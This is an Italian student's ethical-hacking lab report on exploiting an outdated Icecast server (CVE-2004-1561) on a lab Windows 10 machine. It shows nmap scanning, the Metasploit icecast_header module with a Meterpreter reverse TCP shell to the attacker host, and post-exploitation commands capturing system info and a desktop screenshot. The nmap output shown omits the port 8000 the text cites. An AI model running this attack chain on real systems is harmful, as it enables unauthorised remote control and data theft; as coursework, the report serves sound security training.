

Report Esercitazione: Exploitation di Icecast su Windows 10

Studente: Rocco Paolo Caccamo
Data: 22 Gennaio 2026

Corso: Cybersecurity & Ethical Hacking
Target: 192.168.1.5

1. Obiettivo dell'esercizio

L'esercizio richiedeva di effettuare un Penetration Test su una macchina target Windows 10 all'interno del laboratorio virtuale. L'obiettivo specifico era sfruttare una vulnerabilità nota nel software "Icecast" per ottenere una shell remota (Meterpreter) e dimostrare l'avvenuta compromissione recuperando l'indirizzo IP della vittima e uno screenshot del desktop.

2. Scansione e Identificazione (Information Gathering)

Dopo aver verificato la connettività con la macchina target, ho eseguito una scansione delle porte utilizzando `nmap` con l'opzione `-sV` per identificare i servizi e le loro versioni.

Dall'output è emerso che sulla porta **8000** era in ascolto il servizio *Icecast Streaming Media Server*.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 12:11 EST
Nmap scan report for 192.168.1.5
Host is up (0.00028s latency).
Not shown: 982 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
7/tcp      open  echo
9/tcp      open  discard?
13/tcp     open  daytime       Microsoft Windows International daytime
17/tcp     open  qotd         Windows qotd (English)
19/tcp     open  chargen
80/tcp     open  http          Microsoft IIS httpd 10.0
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
1801/tcp   open  msmq?
2103/tcp   open  msrpc        Microsoft Windows RPC
2105/tcp   open  msrpc        Microsoft Windows RPC
2107/tcp   open  msrpc        Microsoft Windows RPC
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5432/tcp   open  postgresql?
8009/tcp   open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp   open  http         Apache Tomcat/Coyote JSP engine 1.1
8443/tcp   open  ssl/https-alt
MAC Address: 08:00:27:75:ED:19 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
```

(Analisi nmap: porta 8000 aperta e servizio identificato)

3. Ricerca della Vulnerabilità

Identificato il servizio, ho utilizzato la console di Metasploit (`msfconsole`) per cercare exploit compatibili. Tramite il comando `search icecast`, ho individuato un modulo di attacco di tipo *Header Overwrite* (CVE-2004-1561), classificato con rank "Great".

```
msf > search icecast

Matching Modules
=====
#  Name
cription
-  --
0  exploit/windows/http/icecast_header  2004-09-28      great  No   Ice
cast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/http/icecast_header

msf > use 0
```

(Ricerca su Metasploit: modulo `exploit/windows/http/icecast_header` individuato)

4. Esecuzione dell'Exploit

Ho caricato il modulo (`use 0`) e configurato i parametri di rete:

- **RHOSTS**: 192.168.1.5 (IP Target)
- **LHOST**: 192.168.1.4 (IP Attaccante/Kali)
- **RPORT**: 8000 (Porta Target)

Ho verificato le opzioni e lanciato l'attacco con il comando `run`.

```
msf > use 0
[!] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):
=====
Name  Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          8000        yes        The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
=====
Name  Current Setting  Required  Description
EXITFUNC        thread      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST           192.168.1.4  yes        The listen address (an interface may be specified)
LPORT           4444        yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

msf exploit(windows/http/icecast_header) > set rhosts
rhosts =>
msf exploit(windows/http/icecast_header) > set rhosts 192.168.1.5
rhosts => 192.168.1.5
msf exploit(windows/http/icecast_header) > 
```

(Configurazione payload e avvio dell'exploit)

L'exploit è andato a buon fine aprendo una sessione Meterpreter inversa.

5. Post-Exploitation (Evidence)

Una volta ottenuto l'accesso al sistema, ho raccolto le prove richieste dalla traccia dell'esercizio.

A. Verifica del Sistema e dell'IP Ho eseguito il comando `sysinfo` per confermare che il sistema compromesso fosse effettivamente la macchina Windows 10 del laboratorio.

```
meterpreter > sysinfo
Computer       : DESKTOP-9K104BT
OS            : Windows 10 (10.0 Build 10240).
Architecture   : x64
System Language: it_IT
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```

(Output `sysinfo`: Computer DESKTOP-9K104BT, OS Windows 10)

Successivamente, ho verificato la configurazione di rete interna della vittima con il comando `ifconfig`, confermando l'indirizzo IP target `192.168.1.5`.

```
Interface 4
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC: 08:00:27:75:ed:19
MTU        : 1500
IPv4 Address: 192.168.1.5
IPv4 Netmask: 255.255.255.0
```


(Output `ifconfig`: Interface 4 con IP 192.168.1.5)

B. Cattura dello Screenshot (Proof of Concept) Per dimostrare il controllo visivo sulla macchina, ho utilizzato il comando `screenshot`. Il file è stato salvato localmente sulla macchina attaccante.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/TVzCkhbA.jpeg
meterpreter >
```

(Esecuzione comando `screenshot` da Meterpreter)

L'immagine catturata mostra il desktop dell'utente con l'applicazione `Icecast Win32` attiva, confermando il vettore di attacco utilizzato.



(Visualizzazione dello screenshot esfiltrato)

Conclusioni: Il test ha dimostrato la vulnerabilità critica del servizio Icecast non aggiornato, permettendo l'esecuzione di codice remoto e la compromissione totale della riservatezza del sistema target.